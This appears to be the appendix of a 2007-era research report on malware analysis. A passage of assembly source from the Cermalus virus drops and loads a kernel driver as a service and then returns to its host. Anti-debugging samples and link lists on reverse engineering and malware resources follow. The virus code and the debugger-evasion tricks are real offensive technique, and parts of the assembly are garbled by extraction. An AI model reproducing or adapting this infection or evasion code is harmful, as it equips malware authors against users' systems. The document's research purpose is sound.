esi, dword ptr [edx + pedir_export.rvaofnames] mov esi, ebx add ecx, dword ptr [edx + pedir_export.numofnames] mov next_api: jecxz get_apis_end dec ecx lodsd add eax, ebx call gen_crc32_szname eax, dword ptr [ebp] \mathtt{cmp} jnz next_api get_api_addr: push ecx eax, dword ptr [edx + pedir_export.numofnames] mov sub eax, ecx dec eax mov ecx, dword ptr [edx + pedir_export.rvaofordinals] add ecx, ebx eax, word ptr [ecx + eax * 2] movzx ecx, dword ptr [edx + pedir_export.rvaoffunctions] mov add ecx, ebx eax, dword ptr [ecx + eax * 4] lea push eax eax, dword ptr [eax] mov add eax, ebx stosd pop eax stosd ecx pop ebp, 4 add dword ptr [ebp], 0 \mathtt{cmp} jne next_api esi, ebp xchg lodsd get_apis_end: pop ebp ret ;-----; ring3 code ;----ring3_start: pushad call getdelta @ring3seh_setup_frame <jmp remove_seh> assume fs: nothing eax, fs:[030h] mov mov eax, dword ptr [eax + 0Ch] mov esi, dword ptr [eax + 01Ch] lodsd ebx, dword ptr [eax + 08h] mov call get_ring3_api

```
kerncrc_begin:
                (kern_api_count shr 1) + 1 dup(0)
       dd
kerncrc_end:
                   dd 0
       kern_name
get_ring3_api:
                esi
       pop
                esp, size ring3data
        sub
        mov
                edi, esp
        call
              get_apis
               get_extra_userapi
        call
        db "advapi32.dll", Oh
advapicrc_begin:
               (adv_api_count shr 1) + 1 dup(0)
        dd
advapicrc_end:
                   dd O
        adv_name
        db "ntdll.dll", Oh
ntdllcrc_begin:
                (ntdll_api_count shr 1) + 1 dup(0)
        dd
ntdllcrc_end:
        ntdll_name dd 0
        db -1
get_extra_userapi:
        pop
                esi
load_module:
       push
               esi
                dword ptr [esp + 4 + ring3data.api.kern.LoadLibraryA.va]
        call
       mov
                ebx, eax
        test
                ebx, ebx
        jz
                jmp_to_host
        @endsz
        call
                get_apis
        lodsd
        cmp byte ptr [esi], -1
        jnz load_module
load_user_api_end:
       mov
                ebx, esp
is_drv_present:
        xor
                eax, eax
        add
                eax, 0657Fh
        shl
                eax, 1
        push
                eax
                eax, 16
        shr
                eax, 05F5Fh
        add
                eax, 1
        shl
        push
                eax
                dword ptr [ebx + ring3data.api.ntdll.ZwEnumerateBootEntries.va]
        call
        test
                eax, eax
                jmp_to_host
        jz
                eax, eax
        xor
        push
                eax
        push
                eax
        push
                CREATE_ALWAYS
        push
                eax
        push
                eax
```

push GENERIC_READ or GENERIC_WRITE eax, dword ptr [ebp + (offset drv_aname - offset delta)] lea push eax call dword ptr [ebx + ring3data.api.kern.CreateFileA.va] test eax, eax jmp_to_host jz dword ptr [ebx + ring3data.file_handle], eax mov edi, offset drv_end - offset drv_begin mov mov esi, edi ecx, dword ptr [ebp + ((offset drv_begin + lea sys_body.sys_pe_hdr.pe_ophdr_filealign) - offset delta)] ecx, dword ptr [ecx] mov dec ecx add esi, ecx not ecx esi, ecx andxor eax, eax push eax push esi push eax PAGE_READWRITE push push eax dword ptr [ebx + ring3data.file_handle] push call dword ptr [ebx + ring3data.api.kern.CreateFileMappingA.va] dword ptr [ebx + ring3data.map_handle], eax mov dword ptr [ebx + ring3data.map_handle], eax test close_file jz edx, edx xor push esi push edx push edx FILE_MAP_WRITE push push eax dword ptr [ebx + ring3data.api.kern.MapViewOfFile.va] call dword ptr [ebx + ring3data.map_addr], eax mov test dword ptr [ebx + ring3data.map_addr], eax jnz copy_drv_to_map close_map: push dword ptr [ebx + ring3data.map_handle] call dword ptr [ebx + ring3data.api.kern.CloseHandle.va] close_file: push dword ptr [ebx + ring3data.file_handle] dword ptr [ebx + ring3data.api.kern.CloseHandle.va] call dword ptr [ebx + ring3data.map_handle], 0 \mathtt{cmp} jz jmp_to_host $\verb"cmp"$ dword ptr [ebx + ring3data.map_addr], 0 jz jmp_to_host ret copy_drv_to_map: xor edx, edx push edx xchg eax, edi 4 push pop ecx

div ecx esi push push edi mov ecx, eax esi, dword ptr [ebp + (offset drv_begin - offset delta)] lea rep movsd xchg ecx, edx rep movsb calc_checksum: pop edi dword ptr [edi + sys_body.sys_pe_hdr.pe_ophdr_checksum], 0 and esi, dword ptr [esp] mov mov ecx, esi inc ecx shr ecx, 1 xor eax, eax edx, edi mov clc ax, word ptr [edx] cksum: adc inc edx inc edx cksum loop dword ptr [edi + sys_body.sys_pe_hdr.pe_ophdr_checksum] pop dword ptr [edi + sys_body.sys_pe_hdr.pe_ophdr_checksum], eax adc unmap_file: dword ptr [ebx + ring3data.map_addr] push dword ptr [ebx + ring3data.api.kern.UnmapViewOfFile.va] call call close_map load_drv: xor edi, edi SC_MANAGER_ALL_ACCESS push edi push push edi call dword ptr [ebx + ring3data.api.adv.OpenSCManagerA.va] test eax, eax jmp_to_host jz mov dword ptr [ebx + ring3data.scm_handle], eax push PAGE_READWRITE push MEM_COMMIT push 1024 push edi call dword ptr [ebx + ring3data.api.kern.VirtualAlloc.va] dword ptr [ebx + ring3data.buff], eax mov is_service_installed call delete_service: push eax push eax dword ptr [ebx + ring3data.buff] push SERVICE_CONTROL_STOP push push eax call dword ptr [ebx + ring3data.api.adv.ControlService.va] call dword ptr [ebx + ring3data.api.adv.DeleteService.va] call dword ptr [ebx + ring3data.api.adv.CloseServiceHandle.va] create_start_service jmp

```
is_service_installed:
                SERVICE_ALL_ACCESS
        push
                eax, dword ptr [ebp + (offset drv_aname - offset delta)]
        lea
        push
                eax
        push
                dword ptr [ebx + ring3data.scm_handle]
                dword ptr [ebx + ring3data.api.adv.OpenServiceA.va]
        call
        test
                eax, eax
                delete_service
        jnz
create_start_service:
                esi, dword ptr [ebx + ring3data.buff]
        mov
        push
                esi
        lodsd
        push
                esi
        push
                1024
                eax, dword ptr [ebp + (offset drv_aname - offset delta)]
        lea
        push
                eax
        call
                dword ptr [ebx + ring3data.api.kern.GetFullPathNameA.va]
        mov
                ecx, eax
                end_load_srv
        jecxz
                7
        push
        pop
                ecx
                edi
        push
                $-1
        loop
                esi
        push
                SERVICE_ERROR_IGNORE
        push
        push
                SERVICE_DEMAND_START
                SERVICE_KERNEL_DRIVER
        push
                SERVICE_ALL_ACCESS
        push
                eax, dword ptr [ebp + (offset drv_desc - offset delta)]
        lea
        push
                eax
                eax, dword ptr [ebp + (offset drv_aname - offset delta)]
        lea
        push
                eax
                dword ptr [ebx + ring3data.scm_handle]
        push
                dword ptr [ebx + ring3data.api.adv.CreateServiceA.va]
        call
                dword ptr [ebx + ring3data.service_handle], eax
        mov
        push
                eax
        call
                dword ptr [ebx + ring3data.api.adv.StartServiceA.va]
end_load_srv:
        push
                dword ptr [ebx + ring3data.service_handle]
        call
                dword ptr [ebx + ring3data.api.adv.CloseServiceHandle.va]
        push
                dword ptr [ebx + ring3data.scm_handle]
        call
                dword ptr [ebx + ring3data.api.adv.CloseServiceHandle.va]
                dword ptr [ebx + ring3data.buff]
        push
                dword ptr [ebx + ring3data.api.kern.VirtualFree.va]
        call
                eax, dword ptr [ebp + (offset drv_aname - offset delta)]
        lea
        push
                eax
                dword ptr [ebx + ring3api.kern.DeleteFileA.va]
        call
jmp_to_host:
        add
                esp, size ring3data
        remove_seh:
        @ring3seh_remove_frame
        popad
        mov
                eax, offset host_start
host_start_ep
                equ $-4
```

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jmp eax
ring3_end:
; some global data
;------
drv_aname db "cermalus.sys",0h
drv_desc db "evilinside",0h
systemroot db "windows"
exe_ext db ".exe"
WSTR ufpath_ntdll, "\??\C:\Windows\System32\ntdll.dll"
WSTR hal_api_uname, "HalInitSystem"
WSTR hal_uname, "hal.dll"
drvcode_end:
drv_end:
end start
```

```
; Int 2Dh debugger detection and code obfuscation - ReWolf^HTB
; Date: 14.III.2007
; I. BACKGROUND
;
       Possibly new method of debugger detection, and nice way for code
;
     obfuscation.
;
; II. DESCRIPTION
       Int 2Dh is used by ntoskrnl.exe to play with DebugServices (ref1),
    but we can use it also in ring3 mode. If we try to use it in normal
     (not debugged) application, we will get exception. However if we will
;
    attach debugger, there will be no exception.
;
;
       push
               offset _seh
                               ; \
;
                               ; > set SEH
       push
               fs:[0]
;
       mov
               fs:[0], esp
                               ;/
;
;
       int
               2dh
                               ; if debugger attached it will run normally,
;
                               ; else we've got exception
;
;
       nop
               fs:[0]
                               ;\ clear SEH
;
       pop
       add
                               :/
;
               esp, 4
;
;
        . . .
       debugger detected
;
;
       . . .
;
        _seh:
;
        debugger not detected
;
;
    It can also crash SoftIce DbgMsg driver (ref2).
;
       Besides this, int 2Dh can also be used as code obfuscation method.
;
    With attached debugger, after executing int 2Dh, system skips one byte
;
    after int 2Dh:
;
       int
               2dh
;
       nop
                               ; never executed
;
        . . .
;
;
    If we'll execute step into/step over on int 2Dh different debuggers
;
    will behave in different way:
;
;
        OllyDbg - run until next breakpoint (if we have any)
;
       Visual Studio - stop on instruction after nop in our example
;
```

```
WinDbg - stop after int 2dh (always even if we 'Go')
;
;
   Only OllyDbg behaves correctly if we permit to run process without any
;
   breaks. We can create self debuggable application (as in attached
;
   example) that will take advantages of int 2Dh code obfuscation.
;
; III. Links
   1. http://www.vsj.co.uk/articles/display.asp?id=265
;
   2. http://www.piotrbania.com/all/adv/sice-adv.txt
;
; IV. Thanks
   omega red, Gynvael Coldwind, ved, Piotr Bania
;
; comments, suggestions, job opportunities: rewolf@poczta.onet.pl
                           http://www.rewolf.prv.pl
;-----
                               ; change file extensionton .asm and compile
;tested on: Win XP Pro sp2 (x86), Win 2k3 server (x64), Vista Ultimate (x64)
;-----
.386
.model flat, stdcall
option casemap:none
;-----
include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\kernel32
includelib \masm32\lib\user32
.data
      procinfo PROCESS_INFORMATION <0>
      startinfo STARTUPINFO <0>
      debugEvt DEBUG_EVENT <0>
      _str db 100 DUP (0)
      _fmt db 'eax: %08X',0dh,0ah,'ebx: %08X',0dh,0ah,'ecx: %08X',0dh,0ah,
            'edx: %08X',0
;CLOAKxB -> cloaks x bytes instruction
CLOAK1B macro
                  ; int. int
           2dh
     int
      db
           0 \, c \, dh
endm
CLOAK2B macro
                  ;int.ret
            2dh
     int
```

db 0 c 2 hendm CLOAK3B macro ;int.enter 2dh int db 0c8hendm CLOAK4B macro ; int.call int 2dh db 0e8h endm ; If you find some other 'cloaking' opcodes i.e. 5 or more bytes please send ;me e-mail ;-) ;sample mov r32, val macro MOV_REG macro reg1: REQ, val1:REQ, val2:REQ, val3:REQ, val4:REQ int 2dh int reg1 ; \ ; >mov eax, (val1)CD(val3)CD int val3 int val1 ;/ int 2dh ;enter 78xxh, 90h ; mov al, val4 0c8h, reg1 - 8, val4, 90h db int 2dh ;enter 0xxc1h, 10h ; ror eax, 10h 0c8h, 0c1h, reg1 + 10h, 10h db int 2dh ;enter 34xxh, 90h ; mov al, val2 0c8h, reg1 - 8, val2, 90h db int 2dh ;enter 0xxc1h, 10h ; ror eax, 10h db 0c8h, 0c1h, reg1 + 10h, 10hendm :---_____ MOV_EAX macro val1:REQ, val2:REQ, val3:REQ, val4:REQ MOV_REG Ob8h, val1, val2, val3, val4 endmMOV_EBX macro val1:REQ, val2:REQ, val3:REQ, val4:REQ MOV_REG Obbh, val1, val2, val3, val4 endm MOV_ECX macro val1:REQ, val2:REQ, val3:REQ, val4:REQ MOV_REG Ob9h, val1, val2, val3, val4 endm MOV_EDX macro val1:REQ, val2:REQ, val3:REQ, val4:REQ MOV_REG Obah, val1, val2, val3, val4 endm

```
.code
start:
```

```
assume fs:nothing
       push
              offset _seh
                            ; \
                             ; > set SEH
       push
              fs:[0]
              fs:[0], esp
                             ;/
       mov
       int
              2dh
                             ; if debugger attached it will run normally,
                             ; else we've got exception
       nop
                             ;\ clear SEH
              fs:[0]
       pop
                             ;/
       add
              esp, 4
MOV_EAX 98h ,76h, 54h, 32h
MOV_EBX 12h, 34h, 56h, 78h
                                            ; mov
                                                   eax, 98765432h
                                            ; mov ebx, 12345678h
       MOV_ECX Oabh, Ocdh, Oefh, O ; mov ecx, OabcdefOOl
MOV_EDX 90h, Oefh, Ocdh, Oabh ; mov edx, 90efcdabh
                                            ecx, Oabcdef00h
;-----
CLOAK1B
       push
              edx
CLOAK1B
       push
              ecx
CLOAK1B
       push
              ebx
CLOAK1B
       push
              eax
CLOAK4B
       push
              offset _fmt
CLOAK4B
       push
              offset _str
CLOAK4B
       call
              wsprintf
CLOAK3B
              esp, 18h
       add
CLOAK2B
              0
       push
CLOAK4B
              offset _str
       push
CLOAK4B
       push
              offset _str
CLOAK2B
       push
              0
CLOAK4B
       call
              MessageBox
CLOAK2B
       push
              0
CLOAK2B
       jmp
              _end2
```

```
;-----
_seh:
      ; setting mini-debugger ;-)
      push offset procinfo
      push
             offset startinfo
      push
            0
      push
            0
            DEBUG_PROCESS
      push
      push
            0
            0
      push
      push
            0
             GetCommandLine
      call
      push
             eax
      push
             0
      call
             CreateProcess
_dbgloop:
             INFINITE
      push
             offset debugEvt
      push
             WaitForDebugEvent
      call
             debugEvt.dwDebugEventCode, EXIT_PROCESS_DEBUG_EVENT
       \verb"cmp"
       je
              _end
      push
             DBG_CONTINUE
      push
             debugEvt.dwThreadId
      push
             debugEvt.dwProcessId
      call
             ContinueDebugEvent
             _dbgloop
      jmp
_end:
      push
             0
_end2: call
             ExitProcess
end start
```

I Antidebugging (Antiattach)

```
; KaKeeware is proud to present a small piece of code that
; demonstrates how to block usermode debuggers from attaching
; to your process.
; Author: Adam Blaszczyk (c) 2005
; WWW:
        http://www.kakeeware.com
; e-mail: adam[]kakeeware[]com
; Feel free to use this source code in your applications, but remember
; that credits are always welcomed :-)
.586
.MODEL FLAT, STDCALL
INCLUDE windows.inc
    = 0 Dh
CR
LF
     = 0Ah
INV equ INVOKE
OFS equ OFFSET
BPTR equ BYTE PTR
WPTR equ WORD PTR
DPTR equ DWORD PTR
MOM MACRO t:REQ, s:REQ
   push DPTR s
          t
   pop
 ENDM
 INCLUDEX MACRO plik:REQ
    include plik.inc
    includelib plik.lib
ENDM
 INCX MACRO mods: VARARG
  FOR c, <mods>
   INCLUDEX c
  ENDM
ENDM
 INCX kernel32, user32
.data?
   ddOldProtect dd ?
   ptrDbgUiRemoteBreakin dd ?
.data
   szNTDLL
                       db 'ntdll.dll',NULL
   szDbgUiRemoteBreakin db 'DbgUiRemoteBreakin',NULL
```

```
db 'AntiAttach',NULL
    szAntiCaption
    szAntiTitleWarning db 'Gotcha! You are trying to attach debugger...', NULL
                       db 'Now... try to attach debugger
    szAntiTitleInfo
                             to AntiAttach process.', NULL
.code
  Start:
   INV GetModuleHandle,OFS szNTDLL
    INV GetProcAddress, eax, OFS szDbgUiRemoteBreakin
   mov ptrDbgUiRemoteBreakin,eax
    INV VirtualProtect,ptrDbgUiRemoteBreakin,1,
        PAGE_EXECUTE_READWRITE,OFS ddOldProtect
    mov eax,ptrDbgUiRemoteBreakin
    mov BPTR [eax+00],068h
                                                  ; PUSH xxxxxxx
    mov DPTR [eax+01],MB_OK or MB_ICONEXCLAMATION ; PUSH MB_OK
                                                  ; or MB_ICONEXCLAMATION
    mov BPTR [eax+05],068h
                                                  ; PUSH xxxxxxx
    mov DPTR [eax+06], OFS szAntiCaption
                                                  ; PUSH OFS szAntiCaption
    mov BPTR [eax+10],068h
                                                  ; PUSH xxxxxxx
   mov DPTR [eax+11], OFS szAntiTitleWarning
                                                  ; PUSH OFS szAntiTitle
    mov BPTR [eax+15],068h
                                                  ; PUSH xxxxxxx
    mov DPTR [eax+16],0
                                                  ; PUSH 0
    mov BPTR [eax+20],088h
                                                 ; mov eax,xxxxxxx
    mov DPTR [eax+21],OFS MessageBoxA
                                                  ; mov eax,OFS MessageBoxA
    mov WPTR [eax+26],0D0FFh
                                                  ; call eax
    mov BPTR [eax+28],0B8h
                                                  ; mov eax,xxxxxxx
                                                  ; mov eax,OFS ExitProcess
    mov DPTR [eax+29],OFS ExitProcess
    mov WPTR [eax+33],0D0FFh
                                                  ; call eax
    INV MessageBoxA,0,0FS szAntiTitleInfo,0FS szAntiCaption,MB_0K
    ret
END Start
```

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K Sources of information (web resources)

K.1 Communities

openrce.org Open Reverse Code Engineering

offensive computing.net Offensive Computing

K.2 Virtualization

- **vmware.com** The global leader in virtual infrastructure software for industrystandard systems
- chitchat.at.infoseek.co.jp/vmware/ VM Back. Very useful information on the VMware backdoor. Also a good CLI for systems lacking VMware's vmrun.
- http://www.socal-piggies.org/presentations/benedikt_reiter/2007_01_18/present_pyvix.py Python code showing use of pyVIX
- download3.vmware.com/vmworld/2006/dvt9520.pdf Presentation on the VIX API, VMWORLD 2006 (Dawson Dean, Matt LaMantia)
- invisiblethings.org Invisiblethings
- invisiblethings.org/papers/redpill Anti-VMware, Redpill
- www.codeproject.com/system/VmDetect.asp "Detect if your program is running inside a Virtual Machine", by lallus
- chitchat.at.infoseek.co.jp/vmware/backdoor.html VMWare Backdoor i/o port
- chitchat.at.infoseek.co.jp/vmware/vmtools.html VMtools, a CLI using the Backdoor
- www.offensivecomputing.net/papers/vm.pdf Nopill (D. Quist, Valsmith)
- talhatariq.wordpress.com/tag/virtualisation/ The Conscience of a Hacker
- www.cs.nps.navy.mil/people/faculty/irvine/publications/2000/VMM-usenix00-0611.pdf Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor
- sourceforge.net/forum/forum.php?forum_id=586310 PyVIX, a python wrapper of the VMWare VIX API. Contains links to current documentation and example code.

K.3 Analysis Tools

http://paimei.openrce.org/ PaiMei: Reverse Engineering Framework.

http://pedram.openrce.org/PaiMei/docs/scripts.html PaiMei Scripts and Tools: Debuggee Procedure Call (DPC), OllyDbg Connector / Receiver, PIDA Dump / Load, Proc Peek / Proc Peek Recon http://pedram.redhive.com/PaiMei/docs/PyDbg/ PyDbg

- http://pedram.openrce.org/PaiMei/docs/PAIMEIpstalker_flash_demo/index.html PAIMEIpstalker demo. (recommended!)
- pedram.redhive.com/process_stalking_manual/ps_api_docs/ Process Stalker API reference (Pedram Amini).
- www.openrce.org/downloads/details/171 Process Stalker (Pedram Amini)
- www.datarescue.com/idabase/index.htm IDA Pro
- http://rr0d.droids-corp.org/ Droids corporation. The makers of Rasta Ring 0 Debugger (RR0D).
- http://www.vsj.co.uk/articles/display.asp?id=265 Kernel and remote debuggers, Albert Almeida
- http://www.dependencywalker.com/ Dependency Walker is a free utility that scans windows modules, and builds a hierarchical tree diagram of all dependent modules.
- www.kibria.de/frhed.html A free binary file editor for Win 95/98/NT
- code.google.com/p/ospy/ oSpy. A tool aiding reverse engineering on the Windows platform. Created by Ole Andre Vadla Ravnaas.

K.4 Malware (general)

http://vx.7a69ezine.org/?page_id=2 7A69 Malware Labs

- http://vx.7a69ezine.org WinXPSP2.Cermalus by Pluf/7A69ML
- http://piotrbania.com/all/4514N/ The Aslan (4514N) project. A gui oriented, integrating-metamorphic engine (x86/PE).
- http://piotrbania.com/all/4514N/demo.swf A demo of the Aslan (4514N) project

www.phrack.org Phrack Magazine

vx.netlux.org VX Heavens

virusbtn.com Virus Bulletin

K.5 Packing and Unpacking

- http://www.websense.com/securitylabs/blog/blog.php?BlogID=123 Websense Security Labs, Thread Blog ("Packers, Packers, Packers for sale!")
- http://www.acsac.org/2006/papers/122.pdf PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware

- http://www.acsac.org/2006/abstracts/122.html PolyUnpack: Abstract and info on the authors.
- http://www.reversing.be/article.php?story=20050823224144160 Yoda's Protector, manually unpacking tutorial
- peid.has.it/ PEiD. A PE scanning tool. (Main coders: Jibz, Qwerton, snaker, xineohP. 3rd Party/Plugin coders: MackT, _death, y0da, igNorAMUS, z0mbie, sexygeek, overflow, Ms-Rem)
- www.blackhat.com/presentations/bh-usa-06/BH-US-06-Morgenstern.pdf Runtime Packers: The Hidden Problem?
- upx.sourceforge.net/ UPX, the Ultimate Packer for eXecutables, using NRV (Not Really Vanished) and LZMA data compression libraries.

K.6 API Spying Tools, and API hooking frameworks

- http://www.nektra.com/products/spystudio/index.php Nektra Advanced Computing: Spy Studio 2007. Version 0.9.0b. Free for non-commercial use.
- http://www.nektra.com/products/deviare/index.php Deviare API Hooking Framework
- http://jacquelin.potier.free.fr/winapioverride32/ Dev Stuff WinAPIOverride32. Monitoring, Overriding, Dumping.
- http://kakeeware.com/i_kam.php KaKeeware Application Monitor. A lightweight API spying tool.
- http://www.wasm.ru/baixado.php?mode=tool&id=313 Kerberos
- http://www.openrce.org/forums/posts/456 APIScan is a simple tool to gather a list of APIs that a target process uses.
- www.rohitab.com/main.html API Monitor (and other projects related to information security)
- madshi.net Mathias Rauen (home)
- $madshi.net/madCodeHookDescription.htm \ {\rm MadCodeHook}$
- www.codeproject.com/system/hooksys.asp Ivo Ivanov's "API hooking revealed". An excellent article describing API hooking techniques.
- research.microsoft.com/sn/detours/ Microsoft's Detours. A framework for API hooking.
- http://www.nruns.com/contentarchiv/eng/nbug.zip n.bug

K.7 Other

- http://www.openrce.org/reference_library/anti_reversing Analysis and descriptions of anti debugging, disassembly and dumping tricks.
- http://pb.specialised.info/ Piotr Bania (home)
- twistedmatrix.com/trac/ Twisted Matrix Labs. An event-driven networking engine written in Python and licensed under the MIT license.
- http://pb.specialised.info/all/articles/antid.txt Antidebugging for (m)asses - protecting the env, Piotr Bania
- http://www.securityfocus.com/infocus/1841 Fighting EPO Viruses, by Piotr Bania
- http://hades.ds1.agh.edu.pl/woolf/int.2a.KiGetTickCount.txt Int 2Ah KiGetTickCount, by ReWolfĤTB.
- http://hades.ds1.agh.edu.pl/woolf/int.2d.antidebug.and.code.obfuscation.txt Int 2Dh debugger detection and code obfuscation, by ReWolfĤTB.
- http://www.rewolf.prv.pl RewolfĤTB (home)
- www.nynaeve.net Subverting PatchGuard 2 (Skywing)
- www.virustotal.com/en/virustotalf.html Virustotal. A free, independent service that exposes uploaded samples to multiple AV engines.
- dkbza.org/pefile *pefile* is a python module to read and work with binaries of the PE file format. It can be used to retrieve information stored in the PE header. Formerly known as pype, it is a python module to read and work with PE files.
- dkbza.org/pydasm A python interface to libdasm
- http://bastard.sourceforge.net/libdisasm.html an x86 disassembling C-library
- www.offensivecomputing.net/?q=node/365 Malware Analysis: Nailuj sys file (ZaiRoN)
- www.antirootkit.com/articles/Nailuj-Rootkit-Analysis/index.htm Malware Analysis: Nailuj sys file (ZaiRoN)
- www.codeproject.com/system/hooksys.asp API Hooking Revealed (Ivo Ivanov)
- www.filehippo.com/download_ccleaner/ Download site for Crap Cleaner (from filehippo). A freeware system optimization and privacy tool.
- metasploit.com Metasploit. Exploit Development Framework
- www.trendsecure.com/portal/en-US/threat_analytics/hijackthis.php Trend Micro's HijackThis. A free utility that scans windows systems to find settings that are suspect and can indicate malware or spyware activity. An excelent tool.

cwsandbox.org/ CWSandbox. Behaviour based malware analysis.

- **norman.com/microsites/nsic/** Norman SandBox Information Center. A web site that lets you upload malware samples for automatic analysis.
- packetstormsecurity.org Packetstorm Security
- honeynet.org Honeynet
- freemind.sourceforge.net/wiki/index.php/Main_Page Free mind mapping software written in Java.
- msdn2.microsoft.com/en-us/library/default.aspx Microsoft Developer Network Library. A resource holding information on Win32 programming API (and much more).
- securityfocus.com/virus SecurityFocus
- asert.arbornetworks.com/ Arbor Networks (and ASERT, Arbor Security Engineering & Response Team)
- http://www.xfocus.net/tools/200505/1032.html IceSword
- http://mitglied.lycos.de/yoda2k/LordPE/info.htm LordPE
- http://www.f-secure.com/blacklight/ Blacklight
- http://www.symantec.com/enterprise/security_response/toughsecurity/index.jsp Webcasts, Symantec Security Response. On the Rustock Rootkit.

K.8 Availability of referenced articles

- **Trojan.Peacomm!zip** http://www.symantec.com/enterprise/security_response/writeup.jsp ?docid=2007-041219-5638-99
- **Trojan.Peacomm: Building a Peer-to-Peer Botnet** http://www.symantec.com/enterprise/security _response/weblog/2007/ 01/trojanpeacomm_building_a_peert.html
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- Rustock: Deep Dive http://www.symantec.com/enterprise/security_response/weblog/2006/12/handling_todays_tough_security_3.html
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 - realcon_2000__0npacining_+nab;_rrojano_ana_mornibipar
- A quick VMware Server VIX Primer http://www.codeguru.com/cpp/sample_chapter/article.php/c13503
- Subvirting Vista Kernel For Fun and Profit http://www.whiteacid.org/misc/ bh2006/070_Rutkowska.pdf
- Red Pill http://invisiblethings.org/papers/redpill.html

Subverting PatchGuard Version 2 http://nynaeve.net

- The Twisted Documentation twistedmatrix.com
- Honeypots: How do you know when you are inside one? http://scissec.scis.ecu.edu.au/ wordpress/conference_proceedings/2006/forensics/Innes%20 Valli%20-%20Honeypots-%20How%20do%20you%20know%20 when%20you%20are%20inside%20one.pdf
- Fighting EPO Viruses http://www.securityfocus.com/infocus/1841

Antidebugging for (m)asses http://pb.specialised.info/all/articles/antid.txt

- Presentation on the VIX API download3.vmware.com/vmworld/2006/dvt9520.pdf
- An Advanced Interactive Multi-Processor Disassembler datarescue.com
- Detecting the Presence of Virtual Machines Using the Local Data Table http://www.offensivecomputing.net/files/active/0/vm.pdf
- Start Your Windows Programs From An NT Service http://www.codeproject.com/ system/xyntservice.asp
- A GUI program to configure XYNTService http://www.codeproject.com/cpp/ XYNTServiceWrapper.asp
- PaiMei Reverse Engineering Framework (Presentation) http://www.openrce.org/ repositories/users/pedram/RECON2006-Amini.zip
- Introduction to IDAPython http://dkbza.org/data/Introduction%20to%20IDAPython.pdf
- Introduction to IDAPython (modified web version) http://www.openrce.org/articles/full_view/11
- Attacks on Virtual Machine Emulators http://www.symantec.com/ avcenter/reference/Virtual_Machine_Threats.pdf
- PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware http://www.acsac.org/2006/papers/122.pdf
- FUTo http://www.openrce.org/articles/full_view/19
- Hacking Malware: Offense is the new Defense http://www.offensivecomputing.net/dc14/ valsmith_dquist_hacking_malware_us06.pdf
- A Case Study of the Rustock Rootkit and Spam Bot http://www.usenix.org/ events/hotbots07/tech/full_papers/chiang/chiang.pdf

L Other links

http://nsm.stat.no The Norwegian National Security Authority (NSM)

- http://www.vmware.com/products/ws/overview.html VMware Workstation overview
- http://www.vmware.com/support/developer/ VMware Developer Resources
- http://www.vmware.com/support/developer/vix-api/index.html VMware VIX API

M Relevant forum threads

- http://www.openrce.org/forums/posts/454 From the OpenRCE.org forum. Thread topic: "VMWare Scripting". Created on April 26, 2007 10:47 CDT. Discusses using and wrapping *vmrun*, the vix interface and pyvix wrapper. Comment by ZuTLe (Lars Haukli) @ April 27, 2007 02:40.23 CDT. This is my most famous post it seems; when I google for pyvix, it shows up on page 2!
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- http://www.openrce.org/forums/posts/332 From the OpenRCE.org forum. Thread Topic: "Hook-proofing DLLs". Created on January 21, 2007 09:06 CST. A general discussion and integrity checking.
- http://www.openrce.org/forums/posts/274 From the OpenRCE.org forum. Thread topic: "Tools for Windows API Monitoring". Created on October 30, 2006 22:08 CST. A discussion on several API Monitoring tools for Windows, and even a way to perform the operation using python. (last post is on May 25, 2007, so the discussion has been going on for some time).